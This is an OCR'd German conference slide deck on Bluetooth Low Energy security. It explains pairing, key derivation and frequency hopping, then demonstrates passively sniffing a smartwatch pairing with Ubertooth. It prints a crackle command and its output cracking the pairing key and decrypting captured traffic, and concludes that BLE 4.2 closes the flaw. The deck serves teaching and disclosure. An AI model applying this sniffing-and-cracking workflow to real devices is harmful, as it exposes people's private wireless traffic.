
CSI/Cnlab Herbsttagung

BLE-Demo

BLE - Übersicht

- Verschiedene Bezeichnungen
  - BLE, Bluetooth Low Energy, Bluetooth LE, Bluetooth Smart, (Bluetooth 4.0)
- Starke Verbreitung
  - Smartphones (Android, iOS, Windows Phone)
  - Diverses Sensoren, Smartwatches
- Optimiert für geringen Stromverbrauch
  - Nicht kompatibel mit klassischem Bluetooth
  - Langsamer als klassisches Bluetooth (max. 0.27MBit/s)
  - Pairing-Vorgang anders als bei klassischem Bluetooth
- 40 verschiedene Kanäle im 2.4 GHz Frequenzspektrum
  - Frequenz-Hopping mehrmals pro Sekunde
- Unterschiedliche Betriebsmodi
  - Advertising Mode (z.B. iBeacon ohne Pairing), Scanning Mode, Initiator Mode, Master Device, Slave Device

BLE - Kanäle im 2.4GHz ISM-Band



BLE - Pairing (BLE 4.0 und 4.1)

Master

(TK)
Just works (PIN: 000'000)
PIN (6-stellig alphanummerisch)
Out-of-band (oob)

Slave

(TK)
Just works (PIN: 000'000)
PIN (6-stellig alphanummerisch)
Out-of-band (oob)

Brute force

various values	⟷	various values
Confirm=f(TK, various values)	⟷	Confirm=f(TK, various values)
Encrypted using TK (more values)	⟷	Encrypted using TK (more values)
STK = g(more values)		STK = g(more values)
Encrypted using STK (LTK)	⟷	Encrypted using STK (LTK)

TK: Temporary key (Abgeleitet aus «Pairing-PIN»)
STK: Short Term Key (Gültig für aktuelle Session)
LTK: Long Term Key (Gültig über mehrere Sessionen)


BLE - Pairing (BLE 4.2, Bluetooth LE Secure Connections)

Master		Slave
(TK) Just works (PIN: 000'000) PIN (6-stellig alphanummerisch) Out-of-band (oob)		 (TK) Just works (PIN: 000'000) PIN (6-stellig alphanummerisch) Out-of-band (oob)
Brute force	various values	various values
	Confirm=f(TK, various values)	Confirm=f(TK, various values)
	Encrypted using TK (more values)	Encrypted using TK (more values)
	STK = g(more values)	STK = g(more values)
	Encrypted using STK (DH params)	Encrypted using STK (DH params)
	LTK = h(DH params)	LTK = h(DH params)

LTK wird nie übertragen

TK: Temporary key (Abgeleitet aus «Pairing-PIN»)
STK: Short Term Key (Gültig für aktuelle Session)
LTK: Long Term Key (Gültig über mehrere Sessionen)

BLE - Frequenz-Hopping



- Verbindungsparameter (hopinterval, hopincrement) werden während Pairing ausgehandelt

BLE - Paketaufbau

- «Access Address» auf Advertising Channel fix: 0x8e89bed6


BLE - Sniffing-Tool

- Ubertooth-Hardware (~120 US$)
  - Intelligentes «Software defined radio» (SDR)-Device
    - Kann selbstständig (BLE-)Pakete erkennen
  - Kann maximal auf einem Kanal hören
  - Kann grundsätzlich senden und empfangen
    - Der gezeigte Angriff ist passiv (nur empfangen)

- Ubertooth-Software (ubertooth-btle)
  - Aufzeichnen und folgen von BTLE-Verbindungen
    - Ebenfalls möglich mit bereits aktiven Verbindungen

- Crackle
  - Werkzeug für Brute-Force auf PIN
  - Entschlüsseln des aufgezeichneten Datenverkehrs

BLE - 2.4 GHz Frequenzspektrum



BLE - Aufzeichnen von Daten

```
systime=1441635689 freq=2402 addr=8e89bed6 delta_t=32.501 ms
00 20 2a 98 70 c7 95 f8 02 01 02 0f 09 4c 47 20 55 72 62 61 6e 65 20 39 38 32 41 06 ff e0 00 98 2a 00 05 e2 6f
Advertising / AA 8e89bed6 (valid)/ 32 bytes
    Channel Index: 37
    Type:  ADV_IND
    AdvA:  f8:95:c7:70:98:2a (public)
    AdvData: 02 01 02 0f 09 4c 47 20 55 72 62 61 6e 65 20 39 38 32 41 06 ff e0 00 98 2a 00
        Type 01 (Flags)
           00000010
        Type 09 (Complete Local Name)
           LG Urbane 982A
        Type ff
            e0 00 98 2a 00

    Data:  2a 98 70 c7 95 f8 02 01 02 0f 09 4c 47 20 55 72 62 61 6e 65 20 39 38 32 41 06 ff e0 00 98 2a 00
    CRC:   05 e2 6f

systime=1441635689 freq=2402 addr=8e89bed6 delta_t=32.542 ms
00 20 2a 98 70 c7 95 f8 02 01 02 0f 09 4c 47 20 55 72 62 61 6e 65 20 39 38 32 41 06 ff e0 00 98 2a 00 05 e2 6f
Advertising / AA 8e89bed6 (valid)/ 32 bytes
    Channel Index: 37
    Type:  ADV_IND
    AdvA:  f8:95:c7:70:98:2a (public)
    AdvData: 02 01 02 0f 09 4c 47 20 55 72 62 61 6e 65 20 39 38 32 41 06 ff e0 00 98 2a 00
        Type 01 (Flags)
           00000010
        Type 09 (Complete Local Name)
           LG Urbane 982A
        Type ff
            e0 00 98 2a 00

    Data:  2a 98 70 c7 95 f8 02 01 02 0f 09 4c 47 20 55 72 62 61 6e 65 20 39 38 32 41 06 ff e0 00 98 2a 00
    CRC:   05 e2 6f
```


BLE - Entschlüsseln der Daten

```
rvogt@rvogt-Parallels-Virtual-Platform:/tmp$ sudo crackle -v -i android31.pcapng -o test98.pcap
[sudo] password for rvogt:
connect_found: 1
preq_found: 1
pres_found: 1
confirm_found: 2
random_found: 2
enc_req_found: 1
enc_rsp_found: 1
AA: af9aa2e2
IA: f8:95:c7:70:98:2a
RA: 7b:7c:9c:d7:2a:cf
IAt: 0
RAt: 1
PREQ: 07 07 10 05 00 04 01
PRES: 03 03 10 05 00 04 02
MCONFIRM: b0 26 85 90 8e 72 d3 df 8d 09 5c 71 33 0f 7e 96
SCONFIRM: 59 b3 d5 2c 2d 7b e3 53 c0 6a 63 56 45 81 7a 33
MRAND: c1 82 45 81 ed 46 cf 91 36 d1 3c ec bf f6 bb ff
SRAND: 20 a7 bf 7a b5 bb 9e 90 92 e2 e2 59 69 38 54 b3
Rand: 00 00 00 00 00 00 00 00
EDIV: 00 00
SKDm: b3 b4 c1 54 86 48 53 2f
IVm:  72 01 47 17
SKDs: c0 6c 21 36 9c 90 7e 06
IVs:  bc f5 72 2c


!!!
TK found: 947962
!!!

STK: 88 60 cd 27 93 a3 f4 d9 7d 4a 76 bc 0f 86 60 f7
Warning: packet is too short to be encrypted (1), skipping
Warning: could not decrypt packet! Copying as is..
Warning: could not decrypt packet! Copying as is..
Warning: could not decrypt packet! Copying as is..
Warning: could not decrypt packet! Copying as is..
Warning: could not decrypt packet! Copying as is..
Warning: could not decrypt packet! Copying as is..
Done, processed 3219 total packets, decrypted 6
```

BLE - Smartwatch Kommunikationskanäle



- Kommunikation über BLE oder WLAN
- Bei Kommunikation über WLAN: Verbindung über Cloud-Server
  - Die WLAN-Konfiguration wird vom Smartphone übernommen.

BLE- Fazit

- Falls das Pairing mitgehört werden kann, ist die BLE Verschlüsselung unwirksam (BLE 4.0 und BLE 4.1)
  - Ausnahme bei «out of band» (OOB) Schlüsselübertragung (z.B. bei iWatch via Kamera)

- Der BLE Standard 4.2 behebt die «Pairing»-Schwachstelle
  - Schlüsselgenerierung und -Austausch über Elliptic Curve Diffie Hellman (ECDH) Algorithmen

- Smartwatches (Android Wear und iWatch) kommunizieren über BLE (Version 4.2) und alternativ mittels WLAN via Cloud-Dienst mit dem Smartphone

Danke

René Vogt
Rene.Vogt@cnlab.ch
+41 55 214 33 31